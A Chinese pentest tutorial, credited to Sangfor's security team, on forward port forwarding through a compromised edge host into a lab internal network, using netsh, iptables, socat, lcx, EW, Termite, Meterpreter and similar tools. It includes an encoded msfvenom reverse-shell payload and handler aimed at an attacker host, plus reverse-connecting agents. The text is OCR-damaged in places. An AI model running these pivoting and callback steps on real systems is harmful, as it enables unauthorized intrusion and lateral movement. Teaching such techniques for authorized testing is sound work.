

【ATT&CK】端口转发技术大全(上)

作者：深信服安全团队


原文链接：https://mp.weixin.qq.com/s/FNCdKsPwu0_kD-4lNn3faQ

本文由 干货集中营 收集整理：<http://www.nmd5.com/test/index.php>


1.前言

在实际渗透过程中，我们通过授权成功获取了目标服务器的权限，此时我们希望在 本机 上应用程序（msf、nmap、sqlmap等等）访问目标机器内部网络中所开放的端口（比如的3389、23、80、8080端口等等），可入侵的目标服务器都是出入内网，我们的访问是受限的，我们想要与目标主机进行通信或者访问目标内网资源，就需要借助端口转发技术来达到我们的目的。

接下来我们将分上、下两篇为大家带来端口转发技术大全。上篇将介绍正向端口转发技术。



2.网络拓扑图及环境



环境：

受害主机:

Sangfor-1 为目标内网的一台Windows WEB服务器, ip: 192.168.1.1

Sangfor-2 为目标内网的一台Windows WEB服务器, ip: 192.168.1.2

Sangfor-3 为目标内网的一台Windows WEB服务器, ip: 192.168.1.3

Sangfor-4 为目标内网的一台Linux服务器, ip: 192.168.1.4

Sangfor-5 为目标内网的一台Linux服务器, ip: 192.168.1.5

Sangfor-6 为目标内网的一台Linux服务器, ip: 192.168.1.6

入侵主机:

Attacker-Win7 为入侵者本地的一台Windows客户机, ip: 10.100.18.29/10.100.18.34

Attacker-Win10 为入侵者本地的一台Windows客户机, ip: 10.100.18.25/10.100.18.33

KaliMaster 为入侵者本地的一台Linux客户机, ip: 10.100.18.20/10.100.18.32

3. 工具介绍

3.1


适用端口转发的

适用端口转发的业务场景有以下几种：

1. 目标处于网络边界，内外网都可以访问，网络边界主机未安装防火墙，所有端口都对互联网开放，此类业务场景已经极少出现；
2. 目标处于内网，可以访问外网，但是出口部署的有防火墙策略限制外部网络直接访问内网的敏感端口（3389、22、445等）；
3. 目标处于内网，不能访问外网，但是可以访问边界主机，防火墙策略限制外部网络直接访问内网的敏感端口（3389、22、445等）。

以上三种业务场景，第一种可以使用正向端口转发，第二种用反向端口转发&WEBSHELL类端口转发&第三方及自建内网穿透技术突破，第三种则需要反向+正向才可突破。

3.1.1.正向端口转发




3.1.1.1. netsh

自Windows XP开始，Windows中就内置网络端口转发的功能。任何传入到本地端口的TCP连接（IPv4或IPv6）都可以被重定向到另一个本地端口，或远程计算机上的端口，并且系统不需要有一个专门用于侦听该端口的服务。

通过目标边界的Sangfor-2服务器的5555端口来访问内网192.168.1.1主机，具体如下[正向tcp端口转发]:

先到边界肉鸡Sangfor-2（192.168.1.2）上执行如下转发


- #netsh interface portproxy add v4tov4 listenport=5555 connectport=3389 connectaddress=192.168.1.1 protocol=tcp



```
C:\Users\Administrator>netsh interface portproxy add v4tov4 listenport=5555 connectport=3389 connectaddress=192.168.1.1 protocol=tcp
```

查看端口转发规则

- #netsh interface portproxy dump



```
C:\Users\Administrator>netsh interface portproxy dump
# =====
# 端口代理配置
# =====
pushd interface portproxy
reset
add v4tov4 listenport=5555 connectaddress=192.168.1.1 connectport=3389
```

删除命令

- #netsh interface portproxy delete v4tov4 listenport=5555

入侵者主机Attacker-Win10使用mstsc连接192.168.1.2的5555端口



3.1.1.2. iptables

iptables防火墙可以用于创建过滤(filter)与NAT规则。所有Linux发行版都能使用iptables。

通过目标边界的[Sangfor-6]肉鸡服务器的5555端口来访问内网192.168.1.1:3389主机，当监听来自外部5555端口流量时自动把他转发到目标内网192.168.1.1的3389端口上。

命令格式:

首先要到边界肉鸡开启路由转发

- #echo 1 > /proc/sys/net/ipv4/ip_forward


iptables的INPUT链配置允许

- #iptables -P INPUT ACCEPT

之后，继续在边界肉鸡机器上的iptables中追加如下转发规则：


将目的 ip 为 192.168.1.6 (边界肉鸡),端口 5555 的数据包全部转换为目的 ip 为 192.168.1.1,端口为 3389,这一步只是先把数据包地址转换过来

```
#iptables -t nat -A PREROUTING -d 192.168.1.6 -p tcp -m tcp --dport 5555 -j DNAT --to-destination 192.168.1.1:3389
```




通俗来讲就是告诉 iptables,目的 ip 为 192.168.1.1,端口为 3389 的数据包都从 192.168.1.6 (就是把源地址转为192.168.1.6为边界肉鸡地址) 这个地址上走,这样就能访问到指定的目标内网机器, 如下配置

```
#iptables -t nat -A POSTROUTING -d 192.168.1.1 -p tcp -m tcp --dport 3389 -j SNAT --to-source 192.168.1.6
```




```
#iptables -A FORWARD -o eth2 -d 192.168.1.1 -p tcp --dport 3389 -j ACCEPT
```




保存并重启iptables服务

```
#/etc/init.d/iptables save && /etc/init.d/iptables restart
```



入侵者主机KaliMaster执行

```
rdesktop 192.168.1.6 5555
```



如上所述,我们也可以利用这种方法,尝试通过目标边界的 边界肉鸡 机器访问到内网机器上的 ssh,具体如下

```
#iptables -t nat -A PREROUTING -d 192.168.1.6 -p tcp -m tcp --dport 2222 -j DNAT --to-destination 192.168.1.5:22#iptables -t nat -A POSTROUTING -d 192.168.1.5 -p tcp -m tcp --dport 22 -j SNAT --to-source 192.1
```

```
root@kali: ~
login as: root
root@192.168.1.6's password:
Linux kali 4.17.0-kali1-amd64 #1 SMP Debian 4.17.8-1kali1 (2018-07-24) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Apr 30 15:51:18 2019 from 192.168.1.6
root@kali:~# ifconfig eth1
eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 192.168.1.5  netmask 255.255.255.0  broadcast 192.168.1.255
    inet6 fe80::250:56ff:fe8a:2520  prefixlen 64  scopeid 0x20<link>
    ether 00:50:56:8a:25:20  txqueuelen 1000  (Ethernet)
    RX packets 9795  bytes 1524629 (1.4 MiB)
    RX errors 0  dropped 140  overruns 0  frame 0
    TX packets 5107  bytes 504104 (492.2 KiB)
    TX errors 0  dropped 0  overruns 0  carrier 0
    device interrupt 18  base 0x2000
```

3.1.1.3. socat

socat是一个多功能的网络工具，名字来由是”Socket CAT”，可以看作是netcat的N倍加强版。

socat是一个两个独立数据通道之间的双向数据传输的继电器。这些数据通道包含文件、管道、设备（终端或调制解调器等）、插座（Unix，IP4，IP6 - raw，UDP，TCP）、SSL、SOCKS4客户端或代理CONNECT。

socat支持广播和多播、抽象Unix sockets、Linux tun/tap、GNU readline 和 PTY。它提供了分叉、记录和进程间通信的不同模式。多个选项可用于调整socat和其渠道，Socat可以作为TCP中继（一次性或守护进程），作为一个守护进程基于socksifier，作为一个shell Unix套接字接口，作为IP6的继电器，或面向TCP的程序重定向到一个串行线。

socat的主要特点就是两个数据流之间建立通道；且支持众多协议和链接方式：ip, tcp, udp, ipv6, pipe, exec, system, open, proxy, openssl, socket等。

工具地址：<http://www.dest-unreach.org/socat>

安装 socat

-

```
apt-get install socat
```

通过目标边界的Sangfor-4服务器的5555端口来访问内网192.168.1.1主机，具体如下[正向tcp端口转发]

命令格式：

肉机执行：

当监听来自外部5555端口流量时自动把他转发到目标内网192.168.1.1的3389端口上。

-


```
# socat TCP4-LISTEN:5555,reuseaddr,fork TCP4:192.168.1.1:3389
```

```
root@ubuntu:~# socat TCP4-LISTEN:5555,reuseaddr,fork TCP4:192.168.1.1:3389
```

入侵者主机执行：

-

```
mstsc 192.168.1.4 5555
```





3.1.1.4. lcx

lcx是一款强大的内网端口转发工具，用于将内网主机开放的内部端口映射到外网主机（有公网IP）任意端口。它是一款命令行工具，当然也可以在有权限的webshell下执行，正因如此lcx常被认为是一款黑客入侵工具，lcx在内网入侵渗透中起着重要的角色。lcx进行端口转发的原理就是使不同端口之间形成一个回路。它常用于外网连接内网3389端口。

这个工具很早就已经有了，它的全名叫Socket data transport tool，简写做trtool，由红盟联盟的前辈bkbl所写，功能和lion写的htran 1.1版一样，不过是在linux下使用的而已。所谓的lcx.exe其实是lcx根据lion的代码所修改编译过的htran。现在已经有跨平台的了，支持在windows、linux下使用。还有一些根据lcx源码开发的其他版本，比如jsp版，http隧道版等等。

通过目标边界的[Sangfor-2]192.168.1.2服务器的5555端口来访问内网192.168.1.1主机，具体如下：

先到目标主机192.168.1.2上执行如下转发

```
C:\Users\Administrator\Desktop\端口转发>lcx
第一条和第三条配合使用。如在本机上监听 -listen 51 3389，在肉鸡上运行-slave 本机ip
51 肉鸡ip 3389
那么在本地连127.0.0.1就可以连肉鸡的3389.第二条是本机转向。如-tran 51 127.0.0.1 3389
=====

[Usage of Packet Transmit:]
lcx -[<listen|translave>] <option> [-log logfile]

[option:]
-listen <ConnectPort> <TransmitPort>
-tran <ConnectPort> <TransmitHost> <TransmitPort>
-slave <ConnectHost> <ConnectPort> <TransmitHost>
```

执行正向转发：

-

>lcx -tran 5555 192.168.1.1 3389

```
C:\Users\Administrator\Desktop\端口转发>lcx -tran 5555 192.168.1.1 3389
第一条和第三条配合使用。如在本机上监听 -listen 51 3389，在肉鸡上运行-slave 本机ip
51 肉鸡ip 3389
那么在本地连127.0.0.1就可以连肉鸡的3389.第二条是本机转向。如-tran 51 127.0.0.1 3389
=====

[+] Waiting for Client .....
```

查看监听端口

```
C:\Users\Administrator>netstat -ant | findstr "5555"
TCP    0.0.0.0:5555      0.0.0.0:0        LISTENING        InHost
C:\Users\Administrator>
```

入侵者主机使用mstsc连接192.168.1.2的5555端口



```
[*] Accept a Client from 10.100.18.25:50673 .....
[*] Make a Connection to 192.168.1.1:3389 .....
[*] Connect OK!
[*] Start Transmit (10.100.18.25:50673 <-> 192.168.1.1:3389) .....

Recv 47 bytes 10.100.18.25:50673
Send 47 bytes 192.168.1.1:3389
Recv 19 bytes 192.168.1.1:3389
Send 19 bytes 10.100.18.25:50673
[*] CreateThread OK!

[*] Waiting for Client .....
Recv 176 bytes 10.100.18.25:50673
Send 176 bytes 192.168.1.1:3389
Recv 858 bytes 192.168.1.1:3389
Send 858 bytes 10.100.18.25:50673
Recv 326 bytes 10.100.18.25:50673
Send 326 bytes 192.168.1.1:3389
Recv 59 bytes 192.168.1.1:3389
Send 59 bytes 10.100.18.25:50673
Recv 85 bytes 10.100.18.25:50673
Send 85 bytes 192.168.1.1:3389
Recv 261 bytes 192.168.1.1:3389
Send 261 bytes 10.100.18.25:50673
```

3.1.1.5. htran

多线程包转发 + Socks5 + 端口重用Socks5 + 反连Socks5。

通过目标边界的[Sangfor-2]192.168.1.2服务器的5555端口来访问内网192.168.1.1主机，具体如下：

肉机执行：

-


```
htran -p -tran 5555 192.168.1.1 3389
```



入侵者主机执行：

-

```
mstsc 192.168.1.2 5555
```



3.1.1.6. EW

EW是一套便携式的网络穿透工具，具有SOCKS v5 服务架设和端口转发两大核心功能，可在复杂网络环境下完成网络穿透。该工具能够以“正向”、“反向”、“多级级联”等方式打通一条网络隧道，直达网络深处，用蚯蚓独有的手段突破网络限制，给防火墙松土。工具包中提供了多种可执行文件，以适用不同的操作系统，Linux、Windows、MacOS、Arm-Linux 均被包括其内，强烈推荐使用。

该工具共有6中命令格式（ssocks、rssocks、rssocks、lcx_slave、lcx_listen、lcx_tran）。

工具地址：<http://rootkiter.com/EarthWorm>

通过目标边界的[Sangfor-2]192.168.1.2服务器的5555端口来访问内网192.168.1.1主机，具体如下：

帮助信息：

```
You can create a lcx_tran tunnel like this :
./ew -s lcx_tran --listenport 1080 -connhost xxx.xxx.xxx.xxx --connport 8888
or ./ew -s lcx_tran -l 1080 -f [connIP] -g 8888
```


肉机执行：

- >ew_win32.exe -s lcx_tran -l 5556 -f 192.168.1.1 -g 3389

```
C:\Users\Administrator\Desktop\端口转发\ew\release>ew_win32.exe -s lcx_tran -l 5556 -f 192.168.1.1 -g 3389
lcx_tran 0.0.0.0:5555 <--(10000 usec)--> 192.168.1.1:3389
<-- 0 --> (open)used/unused 1/999
--> 0 <-- (close)used/unused 0/1000
<-- 0 --> (open)used/unused 1/999
--> 0 <-- (close)used/unused 0/1000
```

入侵者主机执行：

- mstsc 192.168.1.2 5555



3.1.1.7. Termite

工具在多种操作系统下均有Agent实现，由于代码为标准C实现，所以未来还将有更多的平台被支持。

Agent节点可相互连接，进而形成一条树状管理拓扑，依赖该拓扑结构，使用者可实时管理拓扑中的任意主机节点。

管理员可通过Admin程序，对拓扑中的任意节点进行管控，包括但不限于文件传输/控制台命令执行/开启远程SOCKS5代理服务/远程端口转发等功能。

如何构建起目标内网的节点地图,具体过程如下：

首先,到 KaliMaster [vps]机器上准备好监听

- # ./agent_Linux64 -l 3366

```
root@kaliMaster:~/tools/portfwd/termite# ./agent_Linux64 -l 3366
[ OK ] Listening <=> 0.0.0.0:3366
Socket server starting now !
```

之后,再到目标一级内网下的 Sangfor-5 机器上执行 agent 反向连接,此时,整个目标节点地图的第一层就建立好了

- # ./agent_Linux64 -c 10.100.18.20 -p 3366

深信服千里月安全实验室

•

深信服千里自安全实验室

深信服千里目安全实验室

深信服千里目安全实验室

•

深信服千里目安全实验室

•

•

深信服千里目安全实验室


9

```
##linux下 编译gcc linux_lcx.c -o lcx####用法[root@localhost]::~# ./lcxSocket data transport toolby bkbll(bkbll@cnhonker.net)Usage:./lcx -m method [-h1 host1] -p1 port1 [-h2 host2] -p2 port2 [-v] [-log filename] -
```

```
#./linux_portmap
```

```
rootkali:~/tools/portfw4$ gcc linux_portmap.c -o linux_portmap
linux_portmap.c:58:1: warning: return type defaults to 'int' [-Wimplicit-int]
main(int argc, char **argv)
^~~~
rootkali:~/tools/portfw4$
rootkali:~/tools/portfw4$ ls
linux_portmap linux_portmap.c
rootkali:~/tools/portfw4$ ./linux_portmap
Socket data transport tool
by bkbll(bkbl1@cnnhcnker.net)
```

Usage: ./linux_portmap -m method [-h1 host1] [-h2 host2] -p2 port2 [-v] [-log filename]
-v: version
-h1: host1
-h2: host2
-p1: port1
-p2: port2
-log: log the data
-m: the action method for this tool
1: listen on PORT1 and connect to HOST2:PORT2
2: listen on PORT1 and PORT2
3: connect to HOST1:PORT1 and HOST2:PORT2
Let me exit....all overed

 深信服千里目安全实验室

```
root@kali:~/tools/portfwd# ./linux_portmap -m 1 -p1 1399 -h2 192.168.1.1 -p2 3389
waiting for response.....
```

```
rdesktop 192.168.1.5:1399
```

```
root@kali:~# rdesktop 192.168.1.5:1399 04 Adapter:
ERROR: CredSSP: Initialize failed, do you have correct kerberos tgt initialized ?
Connection established using SSL.
WARNING: Remote desktop does not support colour depth 24-bit
```

```
rdesktop - 192.168.1.5
管理员: 命令提示符 - powershell -exec bypass
PS C:\Users\Administrator> ipconfig

Windows IP 配置

以太网适配器 本地连接 2:

    连接特定的 DNS 后缀 . . . . . : 
    本地连接 IPv6 地址. . . . . : fe80::b5a4:bba6:aa8a:642b%14
    IPv4 地址 . . . . . : 192.168.1.1
    子网掩码 . . . . . : 255.255.255.0
    默认网关. . . . . : 192.168.1.254
```

入侵者连接过程中产生的日志

```
root@kali:~/tools/portfow# ./linux_portmap -m 1 -p1 1399 -h2 192.168.1.1 -p2 3389
waiting for response.....
accept a client from 10.100.18.20:47342
make a connection to 192.168.1.1:3389....ok
waiting for response.....
ok,I closed the two fd
accept a client from 10.100.18.20:47344
make a connection to 192.168.1.1:3389....ok
waiting for response.....
ok,I closed the two fd
accept a client from 10.100.18.20:47346
make a connection to 192.168.1.1:3389....ok
waiting for response.....
accept a client from 10.100.18.20:47348
make a connection to 192.168.1.1:3389....ok,I closed the two fd
ok
waiting for response.....
ok,I closed the two fd
accept a client from 10.100.18.20:47354
make a connection to 192.168.1.1:3389....ok
waiting for response.....
ok,I closed the two fd
accept a client from 10.100.18.20:47356
make a connection to 192.168.1.1:3389....ok
waiting for response.....
ok,I closed the two fd
accept a client from 10.100.18.20:47358
make a connection to 192.168.1.1:3389....ok
waiting for response.....
ok,I closed the two fd
accept a client from 10.100.18.20:47360
make a connection to 192.168.1.1:3389....ok
waiting for response.....
```

3.1.1.9. rtcp

利用Python的Socket端口转发，用于远程维护，如果连接不到远程，会sleep36s，最多尝试200次（即两小时）。

-

./rtcp.py stream1 stream2

stream 为: lport 或 chostport

lport 表示监听指定的本地端口

chostport 表示监听远程指定的端口

使用场景

A 服务器在内网，公网无法直接访问这台服务器，但是 A 服务器可以联网访问公网的 B 服务器（假设 IP 为 222.2.2.2）。

我们也可以访问公网的 B 服务器。我们的目标是访问 A 服务器的 22 端口。那么可以这样：

在 B 服务器上运行：

-

./rtcp.py 1:10001 1:10002

表示在本地监听了 10001 与 10002 两个端口，这样，这两个端口就可以互相传输数据了。

在 A 服务器上运行：

```
•  
./rtcp.py c:localhost:22 c:222.2.2.2:10001
```

表示连接本地的 22 端口与 B 服务器的 10001 端口，这两个端口也可以互相传输数据了。

然后我们就可以这样来访问 A 服务器的 22 端口了：

```
•  
ssh -p 10002 222.2.2.2
```

原理很简单，这个命令执行后，B 服务器的 10002 端口接收到的任何数据都会传给 10001 端口。

此时，A 服务器是连接了 B 服务器的 10001 端口的，数据就会传给 A 服务器，最终进入 A 服务器的 22 端口。

通过目标边界的[Sangfor-4]192.168.1.4服务器的5555端口来访问内网192.168.1.1主机，具体如下：


边界肉鸡[Sangfor-4]192.168.1.4执行：

当监听到自外部5555端口流量时自动把他转发到目标内网192.168.1.1的3389端口上。

```
•  
•  
#git clone https://github.com/knownsec/rtcp.git#python rtcp.py l:5555 c:192.168.1.1:3389
```

入侵者主机执行：

```
•  
mstsc 192.168.1.4 5555
```



3.1.1.10. FPipe

命令格式:

-

```
FPipe -l 1430 -s 1431 -r 1433 192.168.1.1
```

这句命令的意思是：通过边界机器正向端口转发，1430端口接收外部的流量后利用1431端口转发到内网目标主机端口，1431端口可以指定，也可以不指定

通过目标边界的[Sangfor-2]192.168.1.2服务器的5555端口来访问内网192.168.1.1主机，具体如下：

肉机[Sangfor-2]执行:

-

```
FPipe.exe -l 5555 -r 3389 192.168.1.1 -v
```


```
C:\Users\Administrator\Desktop>端口转发\pipe2_1\Pipe.exe -l 5555 -r 3389 192.168.1.1 -w
Pipe2 v2.1 - TCP/UDP port redirector.
Copyright 2008 (c) by Foundstone, Inc.
http://www.foundstone.com

Listening for TCP connections on 0.0.0.0 port 5555
```

入侵者主机执行：

-

```
mstsc 192.168.1.2 5555
```



The screenshot shows a Windows command prompt window with the title "管理员: 命令提示符". The command executed is "C:\Users\Administrator>ipconfig". The output shows the configuration for the "以太网适配器 本地连接 2:" (Ethernet adapter Local Area Connection 2). The configuration details are as follows:

本地连接 2 的 IP 地址	192.168.1.1
子网掩码	255.255.255.0
默认网关	192.168.1.254

At the bottom right of the screenshot, there is a watermark logo and the text "深信服千里目安全实验室".

3.1.1.11. portfwd

Meterpreter shell中的portfwd命令最常用作pivoting技术，允许直接访问攻击系统无法访问的机器。在可以访问攻击者和目标网络（或系统）的受损主机上运行此命令，我们可以实质上通过本机转发TCP连接，从而使其成为一个支点。就像使用ssh连接的端口转发技术一样，portfwd将中继与连接的机器之间的TCP连接。

首先生成payload然后到边界肉鸡Sangfor-5执行反弹回来

-

```
#msfvenom -a x86 --platform Windows -p windows/meterpreter/reverse https lhost=10.100.18.20 lport=443 -e x86/shikata_ga_nai -b '\x00' -i 5 -f exe -o https.exe
```

[illegible]

KaliMaster设置好监听，等待反弹shell

- •
•
•
•
•

```
msf > use exploit/multi/handlermsf exploit(multi/handler) > set payload windows/meterpreter/reverse httpspayload => windows/meterpreter/reverse httpsmsf exploit(multi/handler) > set lhost 10.100.18.20lhost =>
```

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse_https
msf exploit(multi/handler) > set lhost 10.100.18.20
lhost => 10.100.18.20
msf exploit(multi/handler) > set lport 443
lport => 443
msf exploit(multi/handler) > set exitonsession false
exitonsession => false
msf exploit(multi/handler) > exploit -j
```

[illegible]

```
> portfwd add -l 1389 -r 192.168.1.1 -p 3389
```


[illegible]

```
#netstat -tlunp | grep ":1389"
```

```
root@kali:~/tools/payload# netstat -tlnp | grep ":1389"
```

tcp	0	0	0.0.0.0:1389	0.0.0.0:*	LISTEN	30674/ruby
-----	---	---	--------------	-----------	--------	------------

```
mstsc 10.100.18.20:1389
```



Linux下简单好用的工具rinetd，实现端口映射/转发/重定向。

工具地址：<http://www.boutell.com/rinetd>

下载:

-

```
wget http://www.boutell.com/rinetd/http/rinetd.tar.gz
```

解压安装:

-
-
-

```
tar zxvf rinetd.tar.gzmake install
```

编辑配置:

-
-
-
-

```
vi /etc/rinetd.conf0.0.0.0 8080 172.19.94.3 80800.0.0.0 2222 192.168.0.103 33891.2.3.4 80 192.168.0.10 80
```

说明一下（0.0.0.0表示本机绑定所有可用地址）

将所有发往本机8080端口的请求转发到172.19.94.3的8080端口

将所有发往本机2222端口的请求转发到192.168.0.103的3389端口

将所有发往1.2.3.4的80端口请求转发到192.168.0.10的80端口

命令格式:

-

```
bindaddress bindport connectaddress connectport
```

绑定的地址 绑定的端口 连接的地址 连接的端口

或

```
[Source Address] [Source Port] [Destination Address] [Destination Port]
```

源地址 源端口 目的地址 目的端口

启动程序:

-
-

```
kill rinetd ##关闭进程rinetd -c /etc/rinetd.conf ##启动转发
```

把这条命令加到/etc/rc.local里面就可以开机自动运行

通过目标边界的windows web服务器的5555端口来访问内网192.168.1.1主机，具体如下[正向tcp端口转发]

肉机执行:

当监听来自外部5555端口流量时自动把他转发到目标内网192.168.1.1的3389端口上。

-
-

```
# bindaddress bindport connectaddress connectport0.0.0.0 5555 192.168.1.1 3389
```

```
root@kali:~# cat /etc/rinetd.conf
#
# this is the configuration file for rinetd, the internet redirection server
#
# you may specify global allow and deny rules here
# only ip addresses are matched, hostnames cannot be specified here
# the wildcards you may use are * and ?
#
# allow 192.168.2.*
# deny 192.168.2.1?

#
# forwarding rules come here
#
# you may specify allow and deny rules after a specific forwarding rule
# to apply to only that forwarding rule
#
# bindaddress  bindport  connectaddress  connectport
0.0.0.0        5555    192.168.1.1    3389

# logging information
logfile /var/log/rinetd.log

# uncomment the following line if you want web-server
# logcommon
```


启动rinetd

- -
- ```
#rinetd#netstat -tlunp //查看监听
```

入侵者主机执行

- 
- ```
mstsc 192.168.1.2 5555
```

```
root@kali:~# rinetd
root@kali:~# netstat -tlunp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:5555             0.0.0.0:*               LISTEN      1000/rinetd
tcp        0      0 0.0.0.0:22               0.0.0.0:*               LISTEN      656/sshd
```



需要注意

1. rinetd.conf中绑定的本机端口必须没有被其它程序占用
2. 运行rinetd的系统防火墙应该打开绑定的本机端口

3.1.1.13. PowerShell

利用 powershell 进行常规 tcp 端口转发，支持正反向端口转发，正向socks代理。

通过目标边界Sangfor-2机器的 1389 端口来访问内网 Win2008 机器上的 3389 端口,具体如下：

当监听来自外部1388端口流量时自动把他转发到目标内网192.168.1.1的3389端口上。

边界肉机执行如下转发

-


•
•
PS> Powershell -exec -bypassPS>Import-Module .\Invoke-SocksProxy.psmlPS>Invoke-PortFwd -BindPort 1388 -DestHost 192.168.1.1 -DestPort 3389

```
C:\Users\Administrator\Desktop>powershell -exec bypass
Windows PowerShell
版权所有 (C) 2014 Microsoft Corporation。保留所有权利。

PS C:\Users\Administrator\Desktop> Import-Module .\Invoke-SocksProxy.psml
